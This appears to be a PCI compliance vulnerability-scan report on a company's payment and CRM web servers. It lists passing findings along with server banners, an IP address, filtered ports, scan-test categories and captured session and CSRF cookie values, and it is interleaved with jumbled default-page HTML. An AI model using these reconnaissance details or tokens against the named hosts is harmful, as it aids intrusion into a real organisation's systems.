margin: 15px 0px 0px 50px;

font-size: 180%;

font-weight: bold;

}

div.page_header img {

margin: 3px 0px 0px 40px;

border: 0px 0px 0px;

}

div.table_of_contents {

clear: left;

min-width: 200px;

margin: 3px 3px 3px 3px;

background-color: #FFFFFF;

text-align: left;

}

div.table_of_contents_item {

clear: left;

width: 100%;

margin: 4px 0px 0px 0px;

background-color: #FFFFFF;

color: #000000;
text-align: left;
}

div.table_of_contents_item a {
margin: 6px 0px 0px 6px;
}

div.content_section {
margin: 3px 3px 3px 3px;

background-color: #FFFFFF;

text-align: left;
}

div.content_section_text {
padding: 4px 8px 4px 8px;

color: #000000;
font-size: 100%;
}

div.content_section_text pre {
margin: 8px 0px 8px 0px;
padding: 8px 8px 8px 8px;

border-width: 1px;
border-style: dotted;
border-color: #000000;

background-color: #F5F6F7;

font-style: italic;
}

div.content_section_text p {
margin-bottom: 6px;
}

div.content_section_text ul, div.content_section_text li {
padding: 4px 8px 4px 16px;
}

div.section_header {
padding: 3px 6px 3px 6px;

background-color: #8E9CB2;

color: #FFFFFF;
font-weight: bold;
font-size: 112%;
text-align: center;

```
}

div.section_header_red {
background-color: #CD214F;
}

div.section_header_grey {
background-color: #9F9386;
}

.floating_element {
position: relative;
float: left;
}

div.table_of_contents_item a,
div.content_section_text a {
text-decoration: none;
font-weight: bold;
}

div.table_of_contents_item a:link,
div.table_of_contents_item a:visited,
div.table_of_contents_item a:active {
color: #000000;
}

div.table_of_contents_item a:hover {
background-color: #000000;

color: #FFFFFF;
}

div.content_section_text a:link,
div.content_section_text a:visited,
div.content_section_text a:active {
background-color: #DCDFE6;

color: #000000;
}

div.content_section_text a:hover {
background-color: #000000;

color: #DCDFE6;
}

div.validator {
}
</style>
</head>
<body>
<div class="main_page">
<div class="page_header floating_element">

<span class="floating_element">
```

```
Apache2 Debian Default Page
</span>
</div>
<!-- <div class="table_of_contents floating_element">
<div class="section_header section_header_grey">
TABLE OF CONTENTS
</div>
<div class="table_of_contents_item floating_element">
<a href="#about">About</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#changes">Changes</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#scope">Scope</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#files">Config files</a>
</div>
</div>
-->
<div class="content_section floating_element">

<div class="section_header section_header_red">
<div id="about"></div>
It works!
</div>
<div class="content_section_text">
<p>
This is the default welcome page used to test the correct
operation of the Apache2 server after installation on Debian systems.
If you can read this page, it means that the Apache HTTP server installed at
this site is working properly. You should <b>replace this file</b> (located at
<tt>/var/www/html/index.html</tt>) before continuing to operate your HTTP server.
</p>

<p>
If you are a normal user of this web site and don't know what this page is
about, this probably means that the site is currently unavailable due to
maintenance.
If the problem persists, please contact the site's administrator.
</p>

</div>
<div class="section_header">
<div id="changes"></div>
Configuration Overview
</div>
<div class="content_section_text">
<p>
Debian's Apache2 default configuration is different from the
upstream default configuration, and split into several files optimized for
interaction with Debian tools. The configuration system is
<b>fully documented in
```

/usr/share/doc/apache2/README.Debian.gz

. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the [manual](/manual) if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|  |-- ports.conf
|-- mods-enabled
|  |-- *.load
|  |-- *.conf
|-- conf-enabled
|  |-- *.conf
|-- sites-enabled
|  |-- *.conf
```

`apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

`ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

Configuration files in the `mods-enabled`, `conf-enabled` and `sites-enabled` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.

They are activated by symlinking available configuration files from their respective `*-available` counterparts. These should be managed by using our helpers

```
a2enmod,
a2dismod,
```

```
a2ensite,
a2dissite,
```

and

a2enconf,
a2disconf
</tt>. See their respective man pages for detailed information.

The binary is called apache2. Due to the use of
environment variables, in the default configuration, apache2 needs to be
started/stopped with <tt>/etc/init.d/apache2</tt> or <tt>apache2ctl</tt>.
Calling <tt>/usr/bin/apache2</tt> directly will not work with the
default configuration.

</div>

<div class="section_header">
<div id="docroot"></div>
Document Roots
</div>

<div class="content_section_text">
<p>
By default, Debian does not allow access through the web browser to
any file apart of those located in <tt>/var/www</tt>,
public_html
directories (when enabled) and <tt>/usr/share</tt> (for web
applications). If your site is using a web document root
located elsewhere (such as in <tt>/srv</tt>) you may need to whitelist your
document root directory in <tt>/etc/apache2/apache2.conf</tt>.
</p>
<p>
The default Debian document root is <tt>/var/www/html</tt>. You
can make your own virtual hosts under /var/www. This is different
to previous releases which provides better security out of the box.
</p>
</div>

<div class="section_header">
<div id="bugs"></div>
Reporting Problems
</div>
<div class="content_section_text">
<p>
Please use the <tt>reportbug</tt> tool to report bugs in the
Apache2 package with Debian. However, check <a
href="http://bugs.debian.org/cgi-bin/pkgreport.cgi?ordering=normal;archive=0;src=apache2;repeatmerged=0"
rel="nofollow">existing bug reports before reporting a new bug.
</p>
<p>
Please report bugs specific to modules (such as PHP and others)
to respective packages, not to the web server itself.
</p>
</div>

```
</div>
</div>
<div class="validator">
</div>
</body>
</html>
```

TLS Secure Renegotiation Extension Support Information

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	42350
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2016-03-21 16:40:23.0

THREAT:
Secure Socket Layer (SSL) and Transport Layer Security (TLS) renegotiation are vulnerable to an attack in which the attacker forms a TLS connection with the target server, injects content of his choice, and then splices in a new TLS connection from a client. The server treats the client's initial TLS handshake as a renegotiation and thus believes that the initial data transmitted by the attacker is from the same entity as the subsequent client data. TLS protocol was extended to cryptographically tierenegotiations to the TLS connections they are being performed over. This is referred to as TLS secure renegotiation extension. This detection determines whether the TLS secure renegotiation extension is supported by the server or not.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
TLS Secure Renegotiation Extension Status: supported.

Scan Diagnostics

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150021

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2009-01-16 18:02:19.0

THREAT:

This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:

The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:

No action is required.

RESULT:

Target web application page <http://payments.llpsinc.com/> fetched. Status code:301, Content-Type:text/html, load time:117 milliseconds.

Ineffective Session Protection. no tests enabled.

Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)

[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase

CMSDetection: 1 vulnsigs tests, completed 38 requests, 2 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.

HSTS Analysis no tests enabled.

Collected 12 links overall in 0 hours 0 minutes duration.

Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)

BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(0 x 8) + directories:(9 x 4) + paths:(0 x 12) = total (36)

Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 12 inputs)

WS Directory Path manipulation: 9 vulnsigs tests, completed 36 requests, 1 seconds. Completed 36 requests of 36 estimated requests (100%). All tests completed.

WSEnumeration no tests enabled.

Batch #1 URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #1 URI parameter manipulation (no auth): 90 vulnsigs tests, completed 172 requests, 2 seconds. Completed 172 requests of 180 estimated requests (95.5556%).

All tests completed.

Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): 90 vulnsigs tests, completed 8 requests, 0 seconds. Completed 8 requests of 180 estimated requests (4.44444%). All tests completed.

Blind SQL manipulation - have 2 URI parameters,7 form fields - no tests enabled.

Batch #1 URI blind SQL manipulation (no auth): estimated time < 1 minute (0 tests, 2 inputs)

Batch #1 URI blind SQL manipulation (no auth): 0 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Batch #1 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 2 inputs)

Batch #1 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 36 requests, 0 seconds. Completed 36 requests of 36 estimated requests (100%). All tests completed.

Batch #2 URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #2 URI parameter manipulation (no auth): 90 vulnsigs tests, completed 172 requests, 3 seconds. Completed 172 requests of 180 estimated requests (95.5556%).

All tests completed.

Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): 90 vulnsigs tests, completed 8 requests, 0 seconds. Completed 8 requests of 180 estimated requests (4.44444%). All tests completed.

Blind SQL manipulation - have 2 URI parameters,0 form fields - no tests enabled.

Batch #2 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 2 inputs)

Batch #2 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 36 requests, 1 seconds. Completed 36 requests of 36 estimated requests (100%). All tests completed.

Batch #3 URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 1 inputs)

Batch #3 URI parameter manipulation (no auth): 90 vulnsigs tests, completed 86 requests, 1 seconds. Completed 86 requests of 90 estimated requests (95.5556%). All

tests completed.

Batch #3 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 1 inputs)

Batch #3 Potential SSRF Detection URI parameter manipulation (no auth): 90 vulnsigs tests, completed 4 requests, 0 seconds. Completed 4 requests of 90 estimated requests (4.44444%). All tests completed.

Blind SQL manipulation - have 1 URI parameters, 0 form fields - no tests enabled.

Batch #3 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 1 inputs)

Batch #3 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 18 requests, 0 seconds. Completed 18 requests of 18 estimated requests (100%). All tests completed.

Batch #4 WebCgiOob: estimated time < 1 minute (161 tests, 1 inputs)

Batch #4 WebCgiOob: 161 vulnsigs tests, completed 218 requests, 2 seconds. Completed 218 requests of 2424 estimated requests (8.9934%). All tests completed.

XXE tests no tests enabled.

HTTP call manipulation no tests enabled.

SSL Downgrade. no tests enabled.

Open Redirect no tests enabled.

CSRF no tests enabled.

Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 10 inputs)

Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 10 estimated requests (0%). All tests completed.

Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 2 inputs)

Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 324 requests, 4 seconds. Completed 324 requests of 288 estimated requests (112.5%). XSS optimization removed 261 links. All tests completed.

Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 9 inputs)

Batch #4 Header manipulation: 47 vulnsigs tests, completed 1331 requests, 16 seconds. Completed 1331 requests of 1170 estimated requests (113.761%). XSS optimization removed 522 links. All tests completed.

Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 9 inputs)

Batch #4 shell shock detector: 1 vulnsigs tests, completed 11 requests, 0 seconds. Completed 11 requests of 9 estimated requests (122.222%). All tests completed.

Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)

Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

httpoxy no tests enabled.

Static Session ID no tests enabled.

Login Brute Force no tests enabled.

Login Brute Force manipulation estimated time: no tests enabled

Insecurely Served Credential Forms no tests enabled.

Cookies Without Consent no tests enabled.

Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)

Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(0 x 8) + directories:(4 x 4) + paths:(11 x 12) = total (148)

Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 12 inputs)

Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 91 requests, 1 seconds. Completed 91 requests of 148 estimated requests (61.4865%). All tests completed.

Tomcat Vuln manipulation no tests enabled.

Time based path manipulation no tests enabled.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(4 x 8) + directories:(94 x 4) + paths:(5 x 12) = total (468)

Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 12 inputs)

Batch #5 Path manipulation: 103 vulnsigs tests, completed 408 requests, 7 seconds. Completed 408 requests of 468 estimated requests (87.1795%). All tests completed.

WebCgiHrsTests: no test enabled

Batch #5 WebCgiGeneric: estimated time < 10 minutes (1086 tests, 1 inputs)

Batch #5 WebCgiGeneric: 1086 vulnsigs tests, completed 4063 requests, 50 seconds. Completed 4063 requests of 20292 estimated requests (20.0227%). All tests completed.

Duration of Crawl Time: 7.00 (seconds)

Duration of Test Phase: 90.00 (seconds)

Total Scan Time: 97.00 (seconds)

Total requests made: 8159

Average server response time: 0.07 seconds

Average browser load time: 0.07 seconds

Scan launched using pciwas_combined/pciwas_combined_new/pciwas_combined_v2 mode.
HTML form authentication unavailable, no WEBAPP entry found

Web Server Versionport 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 86000
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.
IMPACT:
N/A
SOLUTION:
N/A
RESULT:
Apache/2.4.62 (Debian)

External (third party) CSS link detectedport 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 150221
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-10-15 22:36:08.0

THREAT:
Using resources from external locations is a security concern, including third-party stylesheet. Also detection of all external resources would be a requirement for certifications and audits.

IMPACT:
Using css from untrusted sources can result in external CSS injection and allow attacker to gain sensitive information.

SOLUTION:
Verify all the external CSS loaded on application are valid and from known sources.

RESULT:
External CSS link found: <link rel="stylesheet" href="https://crm.llpsinc.com/_css/AdminTheme.admin-styles.v1739819117.css" media="all">
at:
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F
https://1730192-005-static.lnngmiaa.metronetinc.net/users/requestResetPassword
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2Fusers%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F_js%2F.

External CSS link found: <link rel="stylesheet" href="https://crm.llpsinc.com/admin_theme/css/fontawesome-all.min.css" plugin="AdminTheme">
at:
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F
https://1730192-005-static.lnngmiaa.metronetinc.net/users/requestResetPassword
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2Fusers%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F_js%2F.

Business logic abuse potential due to presence of external domains detectedport 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150845

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:

Audit external domains accessed by your application. If possible launch scans against those.

RESULT:

External domains could be involved in potential business logic abuse.
fonts.googleapis.com

Web Server Supports HTTP Request Pipelining

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86565
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2005-02-23 00:25:38.0

THREAT:

Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.

The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:

Support for URL-Request Pipelining has interesting consequences. For example, as explained in [this paper by Daniel Roelker](#), it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Splitting style attacks.

SOLUTION:

N/A

RESULT:

GET / HTTP/1.1
Host:217.180.217.101:80

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.101:80

Apache HTTP Server Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45391
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-12-11 13:21:59.0

THREAT:
The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Apache HTTP Server was detected on the target.

QID Detection Logic (Authenticated):
Operating System: Linux
The detection looks for Apache HTTP Server installation path using ps command. The version is extracted from the Apache HTTP Server's binary.
Operating System: Windows
This QID checks Windows registry to see if Apache HTTP Server is installed. If found, it displays the installed version.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Apache web server detected on port 80 -
Date: Fri, 28 Feb 2025 17:48:36 GMT
Server: Apache/2.4.62 (Debian)
Last-Modified: Fri, 10 Mar 2023 15:02:23 GMT
ETag: "29cd-5f68d0c6f5dc0"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Debian Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}

body, html {
padding: 3px 3px 3px 3px;

background-color: #D8DBE2;

font-family: Verdana, sans-serif;
```

font-size: 11pt;
text-align: center;
}

div.main_page {
position: relative;
display: table;

width: 800px;

margin-bottom: 3px;
margin-left: auto;
margin-right: auto;
paddingApache web server detected on port 443 -
Date: Fri, 28 Feb 2025 17:48:37 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 308
Connection: close
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>400 Bad Request</title>  
</head><body>  
<h1>Bad Request</h1>  
<p>Your browser sent a request that this server could not understand.<br />  
</p>  
<hr>  
<address>Apache/2.4.62 (Debian) Server at crm.llpsinc.com Port 443</address>  
</body></html>
```

Cookies Collected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150028
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:46:27.0

THREAT:
The cookies listed in the Results section were set by the web application during the crawl phase.

IMPACT:

Cookies may potentially contain sensitive information about the user.

Note: Long scan duration can occur if a web application sets a large number of cookies (e.g., 25 cookies or more) and QIDs 150002, 150046, 150047, and 150048 are enabled.

SOLUTION:

Review cookie values to ensure they do not include sensitive information. If scan duration is excessive due to a large number of cookies, consider excluding QIDs 150002, 150046, 150047, and 150048.

RESULT:

Total cookies: 2

PHPSESSID=32vj2eq75pf2v70i0s7iqv0odc; path=/; domain=payments.llpsinc.com; SameSite=SameSite=Lax; secure; httponly
csrfToken=dldlumw5MShaxYwZgnJEQmlyOGU2Zjl1NTVjZWYzNTliMjBmYzFIMTE1ZjgxM2NkNTM2MmExMjE%3D; path=/; domain=payments.llpsinc.com; secure; httponly

External Links Discovered

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150010

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-02-19 18:30:56.0

THREAT:

External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Number of links: 1

<https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300>

Referrer-Policy HTTP Security Header Not Detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 48131

Category: Information gathering

CVE ID: -

Vendor Reference: [Referrer-Policy](#)

Bugtraq ID: -

Last Update: 2023-01-18 13:30:16.0

THREAT:

No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

- 1) no-referrer
- 2) no-referrer-when-downgrade
- 3) same-origin
- 4) origin
- 5) origin-when-cross-origin
- 6) strict-origin
- 7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):

If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:

The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:

Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:

- <https://www.w3.org/TR/referrer-policy/>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

RESULT:

Referrer-Policy HTTP Header missing on 443 port.

GET / HTTP/1.1

Host: 1730192-005-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

HTTP Response Method and Header Information Collected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 48118

Category: Information gathering

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
HTTP header and method information collected on port 80.

GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 19:22:15 GMT
Server: Apache/2.4.62 (Debian)
Last-Modified: Fri, 10 Mar 2023 15:02:23 GMT
ETag: "29cd-5f68d0c6f5dc0"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html

External (third party) CSS link detected port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 150221
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-10-15 22:36:08.0

THREAT:
Using resources from external locations is a security concern, including third-party stylesheet. Also detection of all external resources would be a requirement for certifications and audits.

IMPACT:
Using css from untrusted sources can result in external CSS injection and allow attacker to gain sensitive information.

SOLUTION:
Verify all the external CSS loaded on application are valid and from known sources.

RESULT:
External CSS link found: <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300">
at:
https://payments.llpsinc.com/login?redirect=%2F.
https://payments.llpsinc.com/login?redirect=%2F
https://payments.llpsinc.com/users/request-reset-password
https://payments.llpsinc.com/login?redirect=%2Fusers%2F.
https://payments.llpsinc.com/login
https://payments.llpsinc.com/login?redirect=%2F_js%2F.
https://payments.llpsinc.com/login?redirect=%2F_css%2F.

Business logic abuse potential due to presence of external domains detected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:1

QID:150845

Category:Web Application

CVE ID:-

Vendor Reference:-

Bugtraq ID:-

Last Update:2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
addons.mozilla.org
apache.webthing.com
apr.apache.org
bitnami.com

bugs.apache.org
bugs.debian.org
bz.apache.org
caniuse.com
cgi-spec.golux.com
cgiwrap.sourceforge.net
chrome.google.com
ci.apache.org
curl.haxx.se
daniel.haxx.se
developer.novell.com
dmoz.org
en.wikipedia.org
events.ccc.de
fedoraproject.org
fr.wikipedia.org
gcc.gnu.org
github.com
help.ubuntu.com
hohoo.ncsa.uiuc.edu
hpwww.ec-lyon.fr
http2.github.io
httpd.apache.org
httpwg.org
ietf.org
memcached.org
modsecurity.org
modules.apache.org
nasm.sourceforge.net
nghttp2.org
online.securityfocus.com
redis.io
support.novell.com
tomcat.apache.org
tools.ietf.org
web.golux.com
web.mit.edu
wiki.apache.org
wiki.wireshark.org
www.apache.org
www.apachefriends.org
www.apachelounge.com
www.apachetutor.org
www.boutell.com
www.cpan.org
www.cronolog.org
www.gnu.org
www.gzip.org
www.hardened-php.net
www.hpl.hp.com
www.hwg.org
www.ics.uci.edu
www.ietf.org
www.lua.org
www.ntp.org
www.openssl.org

www.pcre.org
www.perl.org
www.php.net
www.serverwatch.com
www.siemens.de
www.w3.org
www.wampserver.com
www.webdav.org

Firewall Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 34011
Category: Firewall
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2019-04-22 02:37:57.0

THREAT:

A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Some of the ports filtered by the firewall are: 20, 21, 22, 23, 25, 53, 111, 135, 445, 1.

Listed below are the ports filtered by the firewall.

No response has been received when any of these ports are probed.

1-79,81-442,444-6128,6130-8079,8081-65535

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Invalid Protocol Version Tolerance

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 38597

Category: General remote services

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2021-07-12 23:14:58.0

THREAT:

SSL/TLS protocols have different version that can be supported by both the client and the server. This test attempts to send invalid protocol versions to the target in order to find out what is the target's behavior. The results section contains a table that indicates what was the target's response to each of our tests.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

my version target

version

0304 0303

0399 0303

0400 0303

0499 0303

Default Web Page (Follow HTTP Redirection)

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 13910

Category: CGI

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-11-05 13:13:22.0

THREAT:

The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:

N/A

SOLUTION:

N/A

Patch:

Following are links for downloading patches to fix the vulnerabilities:

[nas-201911-01](#)

RESULT:

GET / HTTP/1.1

Host: 1730192-005-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

HTTP/1.1 200 OK

Date: Fri, 28 Feb 2025 19:26:33 GMT

Server: Apache/2.4.62 (Debian)

Last-Modified: Fri, 10 Mar 2023 15:02:23 GMT

ETag: "29cd-5f68d0c6f5dc0"

Accept-Ranges: bytes

Content-Length: 10701

Vary: Accept-Encoding

Keep-Alive: timeout=5, max=97

Connection: Keep-Alive

Content-Type: text/html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

```
<title>Apache2 Debian Default Page: It works</title>
```

```
<style type="text/css" media="screen">
```

```
* {
```

```
margin: 0px 0px 0px 0px;
```

```
padding: 0px 0px 0px 0px;
```

```
}
```

```
body, html {
```

```
padding: 3px 3px 3px 3px;
```

```
background-color: #D8DBE2;
```

```
font-family: Verdana, sans-serif;
```

```
font-size: 11pt;
```

```
text-align: center;
```

```
}
```

```
div.main_page {
```

```
position: relative;
```

```
display: table;
```

```
width: 800px;
```

```
margin-bottom: 3px;
```

```
margin-left: auto;
```

```
margin-right: auto;
```

padding: 0px 0px 0px 0px;

border-width: 2px;
border-color: #212738;
border-style: solid;

background-color: #FFFFFF;

text-align: center;
}

div.page_header {
height: 99px;
width: 100%;

background-color: #F5F6F7;
}

div.page_header span {
margin: 15px 0px 0px 50px;

font-size: 180%;
font-weight: bold;
}

div.page_header img {
margin: 3px 0px 0px 40px;

border: 0px 0px 0px;
}

div.table_of_contents {
clear: left;

min-width: 200px;

